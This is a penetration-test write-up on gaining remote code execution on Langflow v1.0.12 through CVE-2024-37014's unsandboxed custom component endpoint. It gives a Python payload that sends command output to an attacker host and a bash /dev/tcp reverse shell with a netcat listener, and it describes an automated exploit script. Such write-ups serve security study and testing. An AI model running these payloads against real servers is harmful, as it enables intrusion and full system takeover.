In this writeup, we'll go through the steps to obtain a reverse shell on Langflow, a popular open-source framework for building AI-powered applications.
Langflow is a self-hosted platform that lets users visually compose LLM pipelines using a drag-and-drop interface. We will be exploiting one of its features that allows users to write and execute custom Python components directly on the server.
Machine Walkthrough
We start with enumerating the machine by a simple port scan.
nmap -sC -sV -A -p-


HTTP service on port 7860.
Visit the website.




The version doesn't seem to be on the frontpage so we start a new Blank Flow project within Langflow. While exploring the UI, we notice a button on the bottom-left corner that displays the version number when we hover over it. By doing this, we confirm that Langflow v1.0.12 is in use.
We do a quick search to find out if it has any public vulnerability.
CVE-2024-37014: Langflow's Custom Component feature allows users to write and execute arbitrary Python scripts via the POST /api/v1/custom_component endpoint without any validation or sandboxing. This means an attacker can craft a malicious payload, send it to the server, and execute arbitrary Python code — effectively gaining full control over the system.
💡 CVE-2024-37014 is a critical vulnerability affecting Langflow versions up to and including 0.6.19, yet it seems to still affect version 1.0.12.
Manual Exploitation
Step 1 — Create a New Project
Start by initializing a new blank flow project within the Langflow application.
Search for "Custom Components" in the menu on the left and drag and drop a custom component onto the blank canvas.

Click on the code icon that appears on top of the component to open the Edit Code window.

Step 2 — Inject Malicious Python Code
Within the CustomComponent class, we inject the following function to execute arbitrary system commands and send the output to our server:
import subprocess
import requests
import base64

def execute_and_send():
    result = subprocess.run(['uname', '-a'], capture_output=True, text=True)
    if result.stderr:
        print("Error:", result.stderr)
        return
    encoded_output = base64.b64encode(result.stdout.encode()).decode()
    requests.get(f"http:///?data={encoded_output}")

execute_and_send()
Be sure to include the payload inside the component's class, not just replace the whole file.
Step 3 — Trigger Execution
Click the "Check & Save" button then run the component with the arrow on the top right. This triggers the /api/v1/custom_component API which processes and executes our script.

Step 4 — Establish a Reverse Shell
We upgrade the exploit to get a full reverse shell by replacing the payload with:
def build_output(self) -> Data:
    result = subprocess.run(
        ["bash", "-c", "bash -i >& /dev/tcp//1234 0>&1"],
        capture_output=True,
        text=True
    )
    if result.stderr:
        return Data(value=f"Error: {result.stderr}")
    return Data(value="Command executed")

Start the listener on your machine:
nc -lvnp 1234
Check and Save the component then press run.
Automation
Instead of triggering the exploit manually, we automated the full attack chain using a Makefile and a dedicated exploit.py script.
Project Structure
exploitation/Langflow_v1.0.12/
├── exploit.py      # Full attack automation (4-step RCE chain)
├── Makefile        # Shortcuts for listener and attack
└── README.md       # This writeup
How it works

The exploit.py script mirrors exactly what the Langflow UI does internally, in 4 automated steps:
- Validate the malicious component code via
POST /api/v1/custom_component - Create a flow containing the malicious component via
POST /api/v1/flows/ - Initialize the build graph via
POST /api/v1/build/{flow_id}/vertices - Trigger execution via
POST /api/v1/build/{flow_id}/vertices/{vertex_id}→ RCE fires
Usage
Terminal 1 — Start the listener:

make listen
Terminal 2 — Launch the attack:
make attack LISTENER_IP=<your-ip>
Start listener

Run the exploit
Get shell
Conclusion
This penetration test demonstrates how an attacker can leverage the insecure execution of user-defined Python scripts within Langflow's Custom Component feature to gain Remote Code Execution (RCE). The absence of any sandboxing or input validation on the /api/v1/custom_component endpoint makes this a trivially exploitable unauthenticated RCE in any internet-facing Langflow deployment.